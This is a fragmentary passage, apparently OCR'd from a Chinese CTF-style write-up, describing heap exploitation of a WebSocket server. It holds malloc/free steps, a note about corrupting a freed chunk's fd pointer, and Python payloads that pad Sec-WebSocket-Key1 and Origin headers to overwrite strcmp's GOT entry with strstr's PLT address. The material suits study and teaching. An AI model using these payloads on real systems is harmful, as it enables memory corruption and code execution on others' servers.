


malloc(FB); free(FB);




透過 FA 修改 FB 的 fd

```
b'Sec-WebSocket-Key1: '+ b'A'*0x27 + b'\r\n'
b'Sec-WebSocket-Key1: '+ b'A'*0x26 + b'\r\n'
b'Sec-WebSocket-Key1: '+ b'A'*0x25 + b'\r\n'
b'Sec-WebSocket-Key1: '+ b'A'*0x24 + b'\r\n'
b'Sec-WebSocket-Key1: '+ b'A'*0x20 + p64(strcmp_got)[:3] + b'\r\n'
```





malloc(FB);



malloc(victim1);


```
b'Origin: '                + p64(strstr_plt)[:3] + b'\r\n'
```



